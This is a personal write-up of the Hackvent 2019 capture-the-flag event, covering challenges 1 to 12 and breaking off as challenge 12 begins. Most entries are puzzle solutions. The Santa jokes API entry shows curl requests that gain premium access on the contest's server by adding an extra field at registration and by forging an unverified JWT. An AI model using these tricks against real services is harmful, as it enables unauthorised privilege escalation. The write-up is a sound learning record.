Hackvent 2019 - Write-up

ludus

2019-12-31

Contents

Introduction

This is the second time I participated in a Hackvent. After last year, I tried to solve all challenges during this year's 2019 edition. And I succeeded.

However, I would not have managed to complete all challenges in time without the help I've received. To start, I want to thank my soon-to-be wife for being so patient with me. As others have pointed out, Hackvent can be a pretty intense time for a relationship.

Furthermore, I want to thank *mcia* who is always incredibly patient and always reaches out with a helping hand when I ask my n00b questions. Others who have given hints or helped in another way are *bread*, *0xCC*, *LogicalOverflow*, *each*, *DrSchottky*, *Wulgaru*, and *M.*. Thank you all, you've helped me learning and discovering new things, which is incredibly valuable and appreciated.

Of course, I want to thank all the organizers and challenge creators. You've invested sweat, blood and probably tears to make this happen.

Hereafter, you'll find a write-up of all challenges in Hackvent 2019 (taking place during December 2019) annotated with solution approaches, notes and comments by myself.

Have fun.

Yours,

-ludus

Where to find this document

This document is intended to be published at https://maennel.github.io/hackvent2019.

Comments, questions and improvements can be filed at https://github.com/maennel/hackvent2019.

HV19.01 - Censored

Author	Level	Categories
M.	easy	fun

Given

I got this little image, but it looks like the best part got censored on the way. Even the tiny preview icon looks clearer than this! Maybe they missed something that would let you restore the original content?

Approaches

One

Download the image. Extract the thumbnail with:

```
exif -e f182d5f0-1d10-4f0f-a0c1-7cba0981b6da.jpg
```

The QR code in the resulting thumbnail image was readable via ZXing.

Two

I had the pleasure to discover CyberChef (https://gchq.github.io/CyberChef) now supports extracting files.

With that ”build step”, the readable thumbnail image was produced as well.

Flag

`HV19{just-4-PREview!}`

HV19.02 - Triangulation

Author	Level	Categories
DrSchottky	easy	fun

Given


Today we give away decorations for your Christmas tree. But be careful and do not break it.

File: Triangulation


Approach

Unzipping produces an STL (Standard Triangle Language) file.

I was able to look at the file first using view3dscene (a local software) and https://stephaneginier.com/sculptgl/.



The first impression was a 3D Hackvent christmas ball. Since these christmas balls usually are empty, I tried to zoom in quite quickly. Inside, a 3D Aztec code could be found.



And then the actual time consuming part began...

Eventually, using the online tool, I was able to zoom in, so that I could see the entirety of the code with a resonable contrast. With ZXing not being able to decode, I stopped (to catch a train). On the way, I realized it was a 3D(!) code, which could be looked at from behind. Once the image was flipped, ZXing was happy and produced the flag.

Flag

`HV19{Cr4ck_Th3_B411!}`

HV19.03 - Hodor, Hodor, Hodor

Author	Level	Categories
otaku feat. trolli101	easy	fun; programming

Given

The following text was given:

```
$HODOR: hhodor. Hodor. Hodor!? = `hodor?!? HODOR!? hodor? Hodor oHodor. hodor? , HODOR!?! o

hodor?!? Hodor  Hodor Hodor? Hodor  HODOR  rhodor? HODOR Hodor!?  h4Hodor?!? Hodor?!? 0r hhoo

HODOR?!? hodor- hodorHoOodoOor Hodor?!? OHoOodoOorHooodorrHODOR hodor. oHODOR... Dhodor-
hodor?! HooodorrHODOR HoOodoOorHooodorrHODOR RoHODOR... HODOR!?! 1hodor?! HODOR... DHODOR-
HODOR!?! HooodorrHODOR Hodor- HODORHoOodoOor HODOR!?! HODOR... DHODORHoOodoOor hodor. Hodo
hodor.hod(hhodor. Hodor. Hodor!? );
```

Approach

Once again, I was on a completely wrong track to start with. Trying to find out about obfuscation possibilities in bash and or perl did not lead anywhere.

And once again, the break-through idea came while not being in front of the screen, but doing something else.

A quick DuckDuckGo for ”Hodor Programming Language” lead to a page describing the syntax: http://www.hodor-lang.org/. An online interpreter could be found at https://tio.run/#hodor (this, btw, seems like a cool page for this kind of challenges... bookmarking...).

The output produced was:

```
Awesome, you decoded Hodors language!

As sis a real h4xx0r he loves base64 as well.

SFYxOXtoMDFkLXRoMy1kMDByLTQyMDQtbGQ0WX0=
```

And with a little CyberChef magic, this challenge was solvable entirely on the phone.

Flag

`HV19{h01d-th3-d00r-4204-ld4Y}`

HV19.04 - Password Policy Circumvention

Author	Level	Categories
DanMcFly	easy	fun

Given

Santa released a new password policy (more than 40 characters, upper, lower, digit, special).

The elves can't remember such long passwords, so they found a way to continue to use their old (bad) password:

Copied to clipboard

```
merry christmas geeks
```

File: HV19-PPC.zip

Approach

Extracting the zip file resulted in a .ahk file.

AHK?? What is that? That's how I started...

After learning about what it actually is and considering the script, I decided to re-activate my Windows 10 box I still had around.

With AutoHotkey installed, I only had to type in the given string into a Notepad editor (however, I noticed elves must be very slow typers).

The produced output was the flag below.

Flag

```
HV19{R3memb3r, rem3mber - the 24th 0f December}
```

HV19.05 - Santa Parcel Tracking

Author	Level	Categories
inik	easy	fun

Given

To handle the huge load of parcels Santa introduced this year a parcel tracking system. He didn't like the black and white barcode, so he invented a more solemn barcode. Unfortunately the common barcode readers can't read it anymore, it only works with the pimped models santa owns. Can you read the barcode.

Approach

During breakfast, the moment I started, retr0id already sloved the challenge. What does that mean? Once more, probbably that I again overthink the challenge. But here we are...

"Not the solution" is what you get, no matter what color layer you filter out. Looking at the image, it's no wonder. Each bar has a component of all the three RGB colors.

In addition, there's that misleading SP Tracking number: 1337-9999-4555-9. It's go the same length as "Not the solution", so it must be useful in some way, right? But what if not. What if everything that I got was just plain distractors and misleading hints...

Together with my colleagues at work, we started looking more closely at the barcode's colors. Decoding the color of each bar of the barcode, we quickly found the pattern "HV19{" by looking only at the value of the blue RGB layer, being also the least significant byte of each value. Unfortunately, in the middle we confused the "*a*" for an "=" (can happen). After some back and forth, we still found the flag.

Credits to Jean-Eudes, mcia, and the entire FAIRTIQ crew.


Flag

```
HV19{D1fficult_to_g3t_a_SPT_R3ader}
```

HV19.06 - Bacon and eggs

Author	Level	Categories
brp64	easy	fun; crypto

Given



```
<p><em>F</em>ra<em>n</em>cis Baco<em>n</em> <em>w</em>a<em>s</em> <em>a</em>n E<em>ng</
<em>B</em>a<em>co</em>n h<em>as</em> <em>b</em>e<em>e</em>n ca<em>l</em>led <em>th</em>
```

Along with the following box:

```
Born: January 22
Died: April 9
Mother: Lady Anne
Father: Sir Nicholas
Secrets: unknown
```

Approach

Luckily, Bacon was pretty knowledgeable and created a cipher (at least, I assume it was the same person) named after him.

Translating all emphasized characters into an 'A' and all other characters into a 'B' led to a decodable string producing:

```
SANTALIKESHISBACONBUTALSOTHISBACONTHEPASSWORDISHVXBACONCIPHERISSIMPLEBUTCOOLXREPLACEXWI
```

Flag

`HV19{BACONCIPHERISSIMPLEBUTCOOL}`

HV19.07 - Santa rider

Author	Level	Categories
inik	easy	fun

Given

”Santa is prototyping a new gadget for his sledge. Unfortunately it still has some glitches, but look for yourself.”

An embedded video from https://academy.hacking-lab.com/api/media/challenge/mp4/13e4f1a0-bb71-44ec-be54-3f5f23991033.mp4 For easy download, get it here: HV19-SantaRider.zip

Approach

Decode, frame by frame, all bytes that can be seen in the film. This results in:

```
01001000
01010110
00110001
00111001
01111011
00110001
01101101
01011111
01100001
01101100
01110011
00110000
01011111
01110111
00110000
01110010
01101011
00110001
01101110
01100111
01011111
00110000
01101110
01011111
01100001
01011111
01110010
00110011
01101101
00110000
01110100
00110011
```

```
01011111
01100011
00110000
01101110
01110100
01110010
00110000
01101100
01111101
```

Which can be converted to ASCII, producing the flag.

Flag

`HV19{1m_als0_w0rk1ng_0n_a_r3m0t3_c0ntr0l}`

HV19.08 - SmileNcryptor 4.0

Author	Level	Categories
otaku	medium	crypto; reverse engineering

Given

Description

You hacked into the system of very-secure-shopping.com and you found a SQL-Dump with $$-creditcards numbers. As a good hacker you inform the company from which you got the dump. The managers tell you that they don't worry, because the data is encrypted.

Dump-File: dump.zip

Goal

Analyze the "Encryption"-method and try to decrypt the flag.

Hints

- CC-Numbers are valid ones.
- Cyber-Managers often doesn't know the difference between encoding and encryption.

Additional info

In the SQL dump, the following entries could be found:

```
# `creditcards` table
(1,'Sirius Black',      ':)QVXSZUVY\ZYYZ[a' ,'12/2020'),
(2,'Hermione Granger',  ':)QOUW[VT^VY]bZ_'  ,'04/2021'),
(3,'Draco Malfoy',      ':)SPPVSSYVV\YY_\\]','05/2020'),
(4,'Severus Snape',     ':)RPQRSTUVWXYZ[\]^','10/2020'),
(5,'Ron Weasley',       ':)QTVWRSVUXW[_Z`\b','11/2020');

# `flags` table
(1,'HV19{',':)SlQRUPXWVo\Vuv_n_\ajjce','}');
```

Aproach

From the text it was clear that the ciphertext had to be reverted to a numeric string with a length of 14 to 19 positions (length of credit card numbers). It became also relatively clear from the quotation marks, that the encryption was

more of an encoding and that it had to be some poor man's approach (which was also confirmed by `DrSchottky` later in the chat).

Looking at the given ciphertext with the algorithm being "SmileNcryptor 4.0", I simply dropped the prefixing smiley faces with them not adding any additional information (except that it's actually ciphertext).

An analysis of the ciphertext alphabet (of credit card numbers only) provides the following alphabet, which is already longer than the wanted 10 characters (0-9):

```
[\]^_`abOPQRSTUVWXYZ
```

Other than that, it seems that characters that lay higher in the ASCII value space appear only later in the ciphertext.

`multifred` , at some point (late at night/early in the morning), posted an incredible analysis that was a real eye opener (in the next morning) for me. He mapped ciphertext characters against an ASCII axis, which looks like this:

```
----------------------------------------------------------------------------------------------------
!"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvw
                           :
        )
                                                  S
                                              P
                                              P
                                                    V
                                                 S
                                                 S
                                                       Y
                                                    V
                                                    V
                                                          \
                                                       Y
                                                       Y
                                                             _
                                                          \
                                                          \
                                                           ]
```

This shows nicely, how a "decryption" algorithm needs to shift the characters to the left into the numeric part of the ASCII space.

It also shows, that the spectrum of cipher characters was wider than the spectrum of numeric characters. In combination with the fact that the distribution seems to drift to the right, which represents higher ASCII values, the of each character could have an influence.

Let's script that... And indeed: By substracting from the character value a fixed offset and it's position's value, a printable, numeric ASCII character was produced.

Here's the code:

```
#!/usr/bin/env python

DEFAULT_OFFSET = 30
```

```
ciphertext = [
    "QVXSZUVY\\ZYYZ[a",
    "QOUW[VT^VY]bZ_",
    "SPPVSSYVV\\YY_\\\\]",
    "RPQRSTUVWXYZ[\\]^",
    "QTVWRSVUXW[_Z`\\b"
]
flag = "SlQRUPXWVo\\Vuv_n_\\ajjce"


def decrypt_char(character, index):
    character_val = ord(character) - DEFAULT_OFFSET - index
    try:
        return chr(character_val)
    except Exception as e:
        print("Character %x could not be decrypted" % ord(character))
        return "X"

def decrypt_string(ciphertext):
    dec = ""
    for i in range(len(ciphertext)):
        dec += decrypt_char(ciphertext[i], i)
    return dec

if __name__ == '__main__':
    for c in ciphertext:
        print("Decrypting %s" % c)
        cleartext = decrypt_string(c)
        print("%s (length: %s)" % (cleartext, len(cleartext)))

    print("Flag: HV19{%s}" % decrypt_string(flag))
```

Producing the output:

```
$ python smilencryptor.py
Decrypting QVXSZUVY\ZYYZ[a
378282246310005 (length: 15)
Decrypting QOUW[VT^VY]bZ_
30569309025904 (length: 14)
Decrypting SPPVSSYVV\YY_\\]
5105105105105100 (length: 16)
Decrypting RPQRSTUVWXYZ[\]^
4111111111111111 (length: 16)
Decrypting QTVWRSVUXW[_Z`\b
3566002020360505 (length: 16)
Flag: HV19{5M113-420H4-KK3A1-19801}
```

Flag

`HV19{5M113-420H4-KK3A1-19801}`

Credits


Massive credits to `multifred` who posted the above ASCII-analysis, which was a new approach to me and which finally helped to find the solution.

HV19.09 - Santas Quick Response 3.0

Author	Level	Categories
brp64 feat. M.	medium	fun

Given

Visiting the following railway station has left lasting memories.



Santas brand new gifts distribution system is heavily inspired by it. Here is your personal gift, can you extract the destination path of it?

Hints

- it starts with a single pixel
- centering is hard

Approach

Google Image search quickly led to a Wikipedia page about Rule 30. The remaining question was, how to ”apply” Rule 30 to fix the broken QR code?

I tried a lot of things...


Failed

Run rule 30 over the wrong QR code, line by line. And hereby, I mean ”apply” Rule 30 to QR code pixels.

Retrospectively: Yeah, I know... whatever..


Another thought I had was that mabe Rule 30 was already applied and we’d have to reverse it? This also led to a ”cul-de-sac”.

Another failed attempt was to AND/OR/XOR a Rule 30 image, with its peak in the (horizontal and vertical) center of the QR code.



How I did it

Finally, I manually computed with XOR the needed pattern to re-establish the lower right target on the QR code:



This seemed like a pattern that's present in the Rule 30 image. So I laid one image over another and XORed them to find the resulting image.

Did I mention that I went down multiple rabbit holes that day? That's also why I did this programatically in Python...

How it could have been done

After solving, I thought about how it could have been done more easily.

- Open Santa's QR code in GIMP
- Overlay Rule 30 with 50% of transparency.
- Everything that's black or white becomes white, everything that's grey becomes black (graphical XOR)

Flag

```
HV19{Cha0tic_yet-0rdered}
```

HV19.10 - Guess what

Author	Level	Categories
inik	medium	fun

Given

The flag is right, of course

HV10.10-guess3.zip

Hints

- New binary (v3) released at 20:00 CET
- Time for full points will be extended for additional 24 hours
- No asm needed
- run it on linux

Approach

As the description says, there were two other binaries published before this one. I found the fact that everyone struggled (well, almost - kudos to @hardlock for fixing the binary and finding the flag) not too bad actually. It let me excercise a bit with `strace` and `ltrace`, which came in handy as soon as the real challenge was published.

With the following command, the flag was printed out:

```
$ strace -e trace=execve -x -y -f -s10024  ./guess3
execve("./guess3", ["./guess3"], 0x7ffdd43f0c80 /* 66 vars */) = 0
execve("/bin/bash", ["./guess3", "-c", "exec './guess3' \"$@\"", "./guess3"], 0x5567ea4
execve("/home/manu/Documents/hackvent19/dec10/_d658ab66-6859-416d-8554-9a4ee0105794.zip
execve("/bin/bash", ["./guess3", "-c", "
        [ some whitespaces removed... ]
 #!/bin/bash\n\nread -p \"Your input: \" input\n\nif [ $input = \"HV19{Sh3ll_0bfuscat10
Your input: HV19{Sh3ll_0bfuscat10n_1s_fut1l3}
success
+++ exited with 0 +++
```

So after all, the executable called itself a couple of times, only to run some script testing for whether or not the flag was entered.

Flag

`HV19{Sh3ll_0bfuscat10n_1s_fut1l3}`

HV19.11 - Frolicsome Santa Jokes API

Author	Level	Categories
inik	medium	fun

Given

The elves created an API where you get random jokes about santa.
Go and try it here: http://whale.hacking-lab.com:10101

Approach

For information gathering, I played through the scenario as described.

FSJA API Description

This is the official FSJA (Frolicsome Santa Jokes API) provided by a couple of crazy Elves.

Register new User

To use this API you have to register with username / password first.

```
POST /fsja/register
```

Example:

```
curl -s -X POST -H 'Content-Type: application/json' http://whale.hacking-lab.com:10101/fsja/register --data '{"username":"testuser", "password": "passwordpassword"}'
```

Login as User (get a token)

With this method you will get a token to access the api. The token is valid for 1h, then you need to get a new token.

```
POST /fsja/login
```

Example:

```
curl -s -X POST -H 'Content-Type: application/json' http://whale.hacking-lab.com:10101/fsja/login --data '{"username":"testuser", "password": "passwordpassword"}'
```

Get a Joke

With a valid token you can get a random santa joke.

```
GET /fsja/random
```

Example:

```
curl -X GET "http://whale.hacking-lab.com:10101/fsja/random?token=[your token]"
```

Logging in with a user resulted in a token implementing a JWT:

```
$ curl -s -X POST -H 'Content-Type: application/json' http://whale.hacking-lab.com:1010

{"message":"Token generated","code":201,"token":"eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjp7InVzZ
```

JWTs can be decoded:

```
{
    "user": {
        "username": "testuser",
        "platinum": false
    },
    "exp": 1577437889.353
}
```

So let's try to bring that `platinum` property to a `true` value.

One

One variant that was successful was to simply add the property to the registration request of a new user:

```
# curl -s -X POST -H 'Content-Type: application/json' http://whale.hacking-lab.com:1010
HTTP/1.1 201 Created
Content-Type: application/json
Content-Length: 37
Server: Jetty(9.4.18.v20190429)

{"message":"User created","code":201}
```

Logging in with that user:

```
# curl -i -s -X POST -H 'Content-Type: application/json' http://whale.hacking-lab.com:1
HTTP/1.1 201 Created
Content-Type: application/json
Content-Length: 224
Server: Jetty(9.4.18.v20190429)

{"message":"Token generated","code":201,"token":"eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjp7InVzZ
```

And requesting a "random" joke:

```
# curl -i -X GET "http://whale.hacking-lab.com:10101/fsja/random?token=eyJhbGciOiJIUzI1
HTTP/1.1 201 Created
Content-Type: application/json
Content-Length: 300
Server: Jetty(9.4.18.v20190429)

{"joke":"Congratulation! Sometimes bugs are rather stupid. But that's how it happens, s
```

Two

It turns out, the API also did not validate the token before using it. So, solving this challenge could have been as simple as decoding the JWT, setting the platinum property to `true` and re-encoding the JWT (with a wrong signature).

Flag

`HV19{th3_cha1n_1s_0nly_as_str0ng_as_th3_w3ak3st_l1nk}`

HV19.12 - back to basic

Author	Level	Categories
hardlock	medium	fun; reverse engineering

Given

Santa used his time machine to get a present from the past. get your rusty tools out of your cellar and solve this one!

HV19.12-BackToBasic.zip

Approach


”Rusty tools”? In my case, they were never shiny or even existing. But anyways...

Being a beginner in reverse eingineering I decided to proceed with Ghidra and OllyDbg side by side, as it was clear that we deal with a Windows PE binary and Ghidra provided a decompiled view, which is handy.

Let’s have a look at the program. Apparently, the UI will display ”Status: wrong” as long as we don’t enter the correct flag.

